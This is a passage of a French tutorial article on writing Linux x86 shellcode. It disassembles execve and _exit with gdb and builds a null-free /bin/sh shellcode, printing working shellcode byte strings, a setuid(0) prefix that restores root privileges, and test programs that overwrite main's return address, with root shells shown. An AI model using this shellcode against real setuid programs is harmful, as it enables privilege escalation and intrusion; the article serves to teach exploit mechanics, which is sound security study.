Il est à présent temps d'analyser notre programme au niveau de son équivalent Assembleur.

Les appels en Assembleur

Nous allons utiliser **`gcc`** et **`gdb`** pour obtenir les instructions Assembleur correspondantes à notre petit programme. Pour commencer, nous compilons **`shellcode3.c`** avec les options de débogage (**`-g`**) et nous intégrons (avec l'option **`--static`**) dans le programme lui-même les fonctions qui résident normalement dans les bibliothèques partagées. Ainsi, nous disposerons de toutes les informations dont nous aurons besoin pour comprendre le fonctionnement des appels-système **`_exexve()`** et **`_exit()`**.

```
$ gcc -o shellcode3 shellcode3.c -O2 -g --static
```

Ensuite, avec **gdb**, nous cherchons l'équivalent Assembleur de nos fonctions. Il s'agit ici de Linux sur plate-forme Intel (i386 et supérieurs).

```
$ gdb shellcode3
GNU gdb 4.18
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General
Public License, and you are
welcome to change it and/or distribute copies of
it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type
"show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
```

Nous commençons par demander à **gdb** de nous montrer le listing Assembleur de notre programme, et plus particulièrement de sa fonction **`main()`**.

```
(gdb) disassemble main
Dump of assembler code for function main:
0x8048168 <main>:    push %ebp
0x8048169 <main+1>:  mov  %esp,%ebp
0x804816b <main+3>:  sub  $0x8,%esp
0x804816e <main+6>:  movl $0x0,0xfffffff8(%ebp)
0x8048175 <main+13>: movl $0x0,0xfffffffc(%ebp)
0x804817c <main+20>: mov  $0x8071ea8,%edx
0x8048181 <main+25>: mov  %edx,0xfffffff8(%ebp)
0x8048184 <main+28>: push $0x0
0x8048186 <main+30>: lea  0xfffffff8(%ebp),%eax
0x8048189 <main+33>: push %eax
0x804818a <main+34>: push %edx
0x804818b <main+35>: call 0x804d9ac <__execve
0x8048190 <main+40>: push $0x0
0x8048192 <main+42>: call 0x804d990 <_exit
0x8048197 <main+47>: nop
End of assembler dump.
(gdb)
```


Les appels des fonctions aux adresses **`0x804818b`** et **`0x8048192`** invoquent les sous-routines de la bibliothèque C qui contiennent les véritables appels-système. Remarquons que l'instruction **`0x804817c : mov $0x8071ea8,%edx`** remplit le registre **`%edx`** avec une valeur ressemblant fortement à une adresse. Examinons le contenu de la mémoire à cette adresse, et faisons preuve d'un peu d'intuition en affichant son contenu sous forme de chaîne de caractères :

```
(gdb) printf "%s\n", 0x8071ea8
/bin/sh
(gdb)
```

Très bien, nous savons à présent où se trouve cette chaîne. Regardons un peu le listing du désassemblage des fonctions **`execve()`** et **`_exit()`** :

```
(gdb) disassemble __execve
Dump of assembler code for function __execve:
0x804d9ac <__execve>:    push   %ebp
0x804d9ad <__execve+1>:  mov    %esp,%ebp
0x804d9af <__execve+3>:  push   %edi
0x804d9b0 <__execve+4>:  push   %ebx
0x804d9b1 <__execve+5>:  mov    0x8(%ebp),%edi
0x804d9b4 <__execve+8>:  mov    $0x0,%eax
0x804d9b9 <__execve+13>: test   %eax,%eax
0x804d9bb <__execve+15>: je     0x804d9c2
                         <__execve+22
0x804d9bd <__execve+17>: call 0x0
0x804d9c2 <__execve+22>: mov  0xc(%ebp),%ecx
0x804d9c5 <__execve+25>: mov  0x10(%ebp),%edx
0x804d9c8 <__execve+28>: push %ebx
0x804d9c9 <__execve+29>: mov  %edi,%ebx
0x804d9cb <__execve+31>: mov  $0xb,%eax
0x804d9d0 <__execve+36>: int  $0x80
0x804d9d2 <__execve+38>: pop  %ebx
0x804d9d3 <__execve+39>: mov  %eax,%ebx
0x804d9d5 <__execve+41>: cmp  $0xfffff000,%ebx
0x804d9db <__execve+47>: jbe  0x804d9eb
                         <__execve+63
0x804d9dd <__execve+49>: call 0x8048c84
                         <__errno_location
0x804d9e2 <__execve+54>: neg  %ebx
0x804d9e4 <__execve+56>: mov  %ebx,(%eax)
0x804d9e6 <__execve+58>: mov  $0xffffffff,%ebx
0x804d9eb <__execve+63>: mov  %ebx,%eax
0x804d9ed <__execve+65>: lea
                         0xfffffff8(%ebp),%esp
0x804d9f0 <__execve+68>: pop %ebx
0x804d9f1 <__execve+69>: pop %edi
0x804d9f2 <__execve+70>: leave
0x804d9f3 <__execve+71>: ret
End of assembler dump.
(gdb) disassemble _exit
Dump of assembler code for function _exit:
0x804d990 <_exit>:    mov  %ebx,%edx
0x804d992 <_exit+2>:  mov  0x4(%esp,1),%ebx
0x804d996 <_exit+6>:  mov  $0x1,%eax
0x804d99b <_exit+11>: int  $0x80
0x804d99d <_exit+13>: mov  %edx,%ebx
0x804d99f <_exit+15>: cmp  $0xfffff001,%eax
0x804d9a4 <_exit+20>: jae  0x804dd90
                    <__syscall_error
End of assembler dump.
(gdb) quit
```


L'appel effectif au noyau se fait par le biais de l'interruption **`0x80`**, à l'adresse **`0x804d9d0`** pour **`execve()`** et en **`0x804d99b`** pour **`_exit()`**. Ce point d'entrée étant commun à plusieurs appels système, la distinction se fait à l'aide du contenu du registre **`%eax`**. Dans le cas de **`execve()`**, il contient la valeur **`0x0B`**, alors que **`_exit()`** est codé par **`0x01`**.



L'étude des instructions Assembleur de ces fonctions nous révèle les paramètres qu'elles utilisent :

- **`execve()`** réclame plusieurs paramètres (voir figure) :
  - le registre **`%ebx`** contient l'adresse de la chaîne de caractères représentant la commande à exécuter, "**`/bin/sh`**" dans notre cas (**`0x804d9b1 : mov 0x8(%ebp), %edi`** suivi de **`0x804d9c9 : mov %edi,%ebx`**) ;
  - le registre **`%ecx`** contient l'adresse de la table des arguments (**`0x804d9c2 : mov 0xc(%ebp), %ecx`**). Le premier argument doit être le nom du programme et nous n'en avons pas besoin d'autre : une table contenant donc en premier l'adresse de la chaîne "**`/bin/sh`**" et ensuite un pointeur NULL nous conviendra ;
  - le registre **`%edx`** contient l'adresse de la table représentant l'environnement du programme à lancer (**`0x804d9c5 : mov 0x10(%ebp) ,%edx`**). Pour ne pas compliquer notre programme, nous nous contentons d'un environnement vide : un pointeur NULL nous satisfera encore pleinement.
- la fonction **`_exit()`** termine le processus, et renvoie un code d'exécution à son père (généralement un shell), contenu dans le registre **`%ebx`** ;

Nous aurons alors besoin de la chaîne de caractères "**`/bin/sh`**", d'un pointeur sur cette chaîne et d'un pointeur NULL (à la fois pour les arguments, puisqu'il n'y en a pas, et pour l'environnement puisque nous n'en définissons pas de particulier). Nous voyons alors apparaître une représentation possible pour nos données avant l'appel de **`execve()`**. En construisant une table avec un pointeur sur la chaîne **`/bin/sh`** suivi d'un pointeur NULL, **`%ebx`** pointera directement vers la chaîne, **`%ecx`** vers la table complète, et **`%edx`** vers le second élément de la table (NULL). Cette représentation est résumée sur la figure suivante :



Localisation du shellcode en mémoire

Le shellcode est classiquement introduit dans un programme vulnérable par le biais d'un argument de ligne de commande, d'une variable d'environnement ou d'une chaîne saisie. Quoiqu'il en soit, lors de la rédaction du shellcode, l'adresse qu'il occupera en définitive reste inconnue. Pourtant nous devons absolument connaître l'adresse de la chaîne "**`/bin/sh`**". Une petite astuce nous permet de la déterminer.

Lors de l'appel d'une sous-routine avec l'instruction **`call`**, le processeur stocke dans la pile l'adresse de retour, c'est-à-dire l'adresse située immédiatement après cette instruction **`call`** (cf. ci-dessus). Normalement, l'étape suivante est de sauvegarder l'état de la pile (en particulier le registre **`%ebp`** par l'instruction **`push %ebp`**). Pour récupérer, dès l'entrée dans la sous-routine, l'adresse de retour, il suffit de dépiler avec l'instruction **`pop`**. Naturellement, nous allons en profiter pour stocker notre chaîne "**`/bin/sh`**" immédiatement après l'instruction **`call`** pour que notre "prologue maison" nous fournisse l'adresse de la chaîne voulue. Le schéma est alors le suivant :


```
début_du_shellcode:
   jmp appel_sous_routine

sous_routine:
   popl %esi
   ...
   (Shellcode proprement dit)
   ...
appel_sous_routine:
   call sous_routine
   /bin/sh
```

Bien sûr, la sous-routine n'en est pas vraiment une : soit l'appel **`execve()`** réussit, et le processus est remplacé par un shell, soit il échoue et la fonction **`_exit()`** termine le programme. Le registre **`%esi`** nous fournit l'adresse de la chaîne "**`/bin/sh`**". Il suffit alors de construire la table en la situant juste après la chaîne elle-même : son premier élément (en **`%esi+8`**, longueur de **`/bin/sh`** + un octet nul) contient la valeur du registre **`%esi`**, et le second (en **`%esi+12`** une adresse nulle (32 bits). Le code ressemblera donc à :

```
   popl %esi
   movl %esi, 0x8(%esi)
   movl $0x00, 0xc(%esi)
```

La figure suivante donne une représentation de la zone de données :



Le problème des octets nuls

Les fonctions vulnérables sont souvent des routines de traitement de chaîne comme **`strcpy()`**. Pour insérer le

code au sein de l'application cible, il faut que le shellcode soit copié comme une chaîne de caractères. Toutefois ces routines de copie s'arrêtent dès qu'elles rencontrent un caractère nul. Notre code doit donc en être dépourvu. L'emploi de quelques astuces évitera d'écrire des octets nuls. Par exemple, l'instruction

```
movl $0x00, 0x0c(%esi)
```

sera remplacée par

```
xorl %eax, %eax
movl %eax, %0x0c(%esi)
```

Cet exemple montre un usage explicite d'un octet nul. Cependant, la traduction de certaines instructions en code hexadécimal peut également en révéler. Par exemple, pour distinguer l'appel-système **`_exit(0)`** des autres, le registre **`%eax`** vaut 1, comme le montre l'instruction **`0x804d996 <_exit+6: mov $0x1,%eax`** du code désassemblé. Or, convertie en hexadécimal, cette chaîne s'écrit :

```
b8 01 00 00 00          mov    $0x1,%eax
```

Il faut donc éviter son utilisation. En fait, l'astuce consiste à initialiser **`%eax`** à l'aide d'un registre qui vaut 0 puis de l'incrémenter.

D'autre part, la chaîne "**`/bin/sh`**" doit se terminer par un octet nul. Nous pouvons en placer un en créant le shellcode mais en fonction du mécanisme employé pour l'insérer dans le programme, cet octet nul sera ou non présent dans l'application finale. Pour plus de sûreté, il vaut mieux en rajouter un manuellement avec :

```
/* movb ne travaille que sur un octet */
/* cette instruction est équivalente à */
/* movb %al, 0x07(%esi) */
movb %eax, 0x07(%esi)
```

Construction du shellcode

Nous disposons maintenant de tous les éléments pour créer notre shellcode :

```
/* shellcode4.c */

int main()
{
  asm("jmp appel_sous_routine

sous_routine:
        /* Récupérer l'adresse de /bin/sh */
        popl %esi
        /* L'écrire en première position de la
table */
        movl %esi,0x8(%esi)
        /* Écrire NULL en seconde position de la
table */
        xorl %eax,%eax
        movl %eax,0xc(%esi)
        /* Placer l'octet nul en fin de chaîne */
        movb %eax,0x7(%esi)
        /* Fonction execve() */
        movb $0xb,%al
        /* Chaîne à exécuter dans %ebx */
        movl %esi, %ebx
        /* Table arguments dans %ecx */
        leal 0x8(%esi),%ecx
        /* Table environnement dans %edx */
        leal 0xc(%esi),%edx
        /* Appel-système */
        int  $0x80

        /* Code de retour nul */
        xorl %ebx,%ebx
        /* Fonction _exit() : %eax = 1 */
        movl %ebx,%eax
        inc  %eax
        /* Appel-système */
        int  $0x80

appel_sous_routine:
        call sous_routine
        .string \"/bin/sh\"
      ");
}
```

Le code est alors compilé avec "**`gcc -o shellcode4 shellcode4.c`**". La commande "**`objdump --disassemble shellcode4`**" permet de s'assurer que notre binaire ne comporte plus d'octet nul :

```
08048398 <main>:
 8048398:  55          pushl %ebp
 8048399:  89 e5       movl  %esp,%ebp
 804839b:  eb 1f       jmp   80483bc
                         <appel_sous_routine>

0804839d <sous_routine>:
 804839d:  5e          popl %esi
 804839e:  89 76 08    movl %esi,0x8(%esi)
 80483a1:  31 c0       xorl %eax,%eax
 80483a3:  89 46 0c    movb %eax,0xc(%esi)
 80483a6:  88 46 07    movb %al,0x7(%esi)
 80483a9:  b0 0b       movb $0xb,%al
 80483ab:  89 f3       movl %esi,%ebx
 80483ad:  8d 4e 08    leal 0x8(%esi),%ecx
 80483b0:  8d 56 0c    leal 0xc(%esi),%edx
 80483b3:  cd 80       int  $0x80
 80483b5:  31 db       xorl %ebx,%ebx
 80483b7:  89 d8       movl %ebx,%eax
 80483b9:  40          incl %eax
 80483ba:  cd 80       int  $0x80

080483bc <appel_sous_routine>:
 80483bc:  e8 dc ff ff ff call 804839d
                            <sous_routine>
 80483c1:  2f          das
 80483c2:  62 69 6e    boundl 0x6e(%ecx),%ebp
 80483c5:  2f          das
 80483c6:  73 68       jae 8048430
                          <_IO_stdin_used+0x14>
 80483c8:  00 c9       addb   %cl,%cl
 80483ca:  c3          ret
 80483cb:  90          nop
 80483cc:  90          nop
 80483cd:  90          nop
 80483ce:  90          nop
 80483cf:  90          nop
```

Les données se trouvant à partir de l'adresse 80483c1 ne sont pas des instructions, mais les caractères de la chaîne "**`/bin/sh`**" (soit, en hexadécimal, la séquence **`2f 62 69 6e 2f 73 68 00`**) et des octets "aléatoires". Le code est bien exempt de zéro, hormis naturellement le caractère nul de fin de chaîne en 80483c8, que le programme réécrira de toute manière.

Essayons à présent notre programme :

```
$ ./shellcode4
Segmentation fault (core dumped)
$
```

Bon ! Ce n'est pas très concluant. Après une courte réflexion, on s'aperçoit que la zone de mémoire où la fonction **`main()`** se situe (i.e. la zone **`text`** présentée au début de cet article) est marquée par le noyau comme une page en lecture seule. Les modifications que notre shellcode y apporte sont donc interdites. Mais alors comment tester notre shellcode ?

Pour contourner le problème de la protection en écriture, il faut placer le shellcode dans une zone de données. Nous allons le glisser dans une table déclarée en variable globale. Pour pouvoir exécuter le shellcode, il faut passer par une astuce. Nous allons remplacer l'adresse de retour de la fonction **`main()`**, qui se trouve dans la pile par l'adresse de la table contenant le shellcode. Il ne faut en effet pas oublier que la fonction **`main`** est une routine comme une autre, appelée par des portions de code installées par l'éditeur des liens. L'écrasement de l'adresse de retour est obtenu en inscrivant celle de la table de caractères deux emplacements en dessous de la première position dans la pile, là où se situe le pointeur que nous déclarons en variable locale.

```
  /* shellcode5.c */

  char shellcode[] =

"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89
\x46\x0c\xb0\x0b"

"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb
\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

  int main()
  {
    int * ret;
/*
 * le +2 se comporte comme un décalage de 2 mots
 * (i.e. 8 octets) vers le haut de la pile :
 *  - le premier pour le mot réservé pour la
 *    variable locale
 *  - le second pour le registre %ebp sauvegardé
 */
    * ((int *) & ret + 2) = (int) shellcode;
    return (0);
  }
```

Nous pouvons alors tester effectivement notre shellcode :

```
$ cc shellcode5.c -o shellcode5
$ ./shellcode5
bash$ exit
$
```

Nous pouvons même nous amuser à installer le programme **`shellcode5`** Set-UID *root*, et vérifier que le shell qui est lancé grâce *aux données* manipulées par ce programme s'exécute bien sous l'identité *root* :

```
$ su
Password:
# chown root.root shellcode5
# chmod +s shellcode5
# exit
$ ./shellcode5
bash# whoami
root
bash# exit
$
```

Généralisation et derniers détails

Ce shellcode reste assez limité dans ses possibilités (enfin, c'est déjà pas si mal en si peu d'octets !). Par exemple, si notre programme de test devient :

```
  /* shellcode5bis.c */

  char shellcode[] =

"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89
\x46\x0c\xb0\x0b"

"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb
\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

  int main()
  {
      int * ret;
      seteuid(getuid());
      * ((int *) & ret + 2) = (int) shellcode;
      return (0);
  }
```

nous fixons l'UID effectif du processus à la valeur de son UID réel, comme nous l'avions préconisé dans l'article précédent. Cette fois-ci le shell s'exécute sans privilèges particuliers :

```
$ su
Password:
# chown root.root shellcode5bis
# chmod +s shellcode5bis
# exit
$ ./shellcode5bis
bash# whoami
pappy
bash# exit
$
```

Toutefois les instructions **`seteuid(getuid())`** ne représentent pas une protection très efficace. Il suffit en effet d'insérer l'équivalent de l'appel **`setuid(0);`** dès le début du shellcode pour récupérer les droits liés à l'EUID initial.

Le code correspondant à cette instruction est :

```
  char setuid[] =
        "\x31\xc0"      /* xorl %eax, %eax */
        "\x31\xdb"      /* xorl %ebx, %ebx */
        "\xb0\x17"      /* movb $0x17, %al */
        "\xcd\x80";
```

En l'intégrant dans notre précédent shellcode, notre exemple devient donc :

```
  /* shellcode6.c */

  char shellcode[] =
        "\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89
\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb
\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

  int main()
  {
      int * ret;
      seteuid(getuid());
      * ((int *) & ret + 2) = (int) shellcode;
      return (0);
  }
```

Vérifions son bon fonctionnement :

```
$ su
Password:
# chown root.root shellcode6
# chmod +s shellcode6
# exit
$ ./shellcode6
bash# whoami
root
bash# exit
$
```

Comme le montre ce dernier exemple, il est possible d'ajouter des fonctions à un shellcode, par exemple pour sortir du répertoire imposée par la fonction **`chroot()`** ou ouvrir un shell à distance en utilisant une socket.

De telles modifications nécessitent parfois d'adapter la valeur de certains des octets du shellcode, en fonction de leur rôle :

`eb XX`	`<appel_sous_routine`	XX = nombre d'octets pour atteindre <appel_sous_routine
`<sous_routine>:`		
`5e`	`popl %esi`	
`89 76 XX`	`movl %esi,XX(%esi)`	XX = position du premier élément du tableau des arguments (i.e. l'adresse sur la commande). Ce décalage est égal au nombre de caractères de la commande, '\0' compris.
`31 c0`	`xorl %eax,%eax`	
`89 46 XX`	`movb %eax,XX(%esi)`	XX = position du second élément du tableau, qui vaut NULL ici.
`88 46 XX`	`movb %al,XX(%esi)`	XX = position du '\0' de fin de chaîne.
`b0 0b`	`movb $0xb,%al`	
`89 f3`	`movl %esi,%ebx`	
`8d 4e XX`	`leal XX(%esi),%ecx`	XX = décalage pour atteindre le premier élément du tableau d'arguments et le mettre dans le registre **`%ecx`**
`8d 56 XX`	`leal XX(%esi),%edx`	XX = décalage pour atteindre le second élément du tableau d'arguments et le mettre dans le registre **`%edx`**
`cd 80`	`int $0x80`	
`31 db`	`xorl %ebx,%ebx`	
`89 d8`	`movl %ebx,%eax`	
`40`	`incl %eax`	
`cd 80`	`int $0x80`	
`<appel_sous_routine:`		
`e8 XX XX XX XX`	`call <sous_routine`	ces 4 octets correspondent au nombre d'octets pour atteindre <sous_routine (nombre négatif, écrit en little endian)

Conclusion

Nous avons mis au point un morceau de programme d'une quarantaine d'octets, capable de lancer une commande externe, et nos derniers exemples nous donnent une vague idée de la méthode que nous emploierons pour forcer une pile. Nous détaillerons ce mécanisme dans le prochain article...

Christophe BLAESS - ccb@club-internet.fr
Christophe GRENIER - grenier@nef.esiea.fr
Frédéreric RAYNAL - pappy@users.sourceforge.net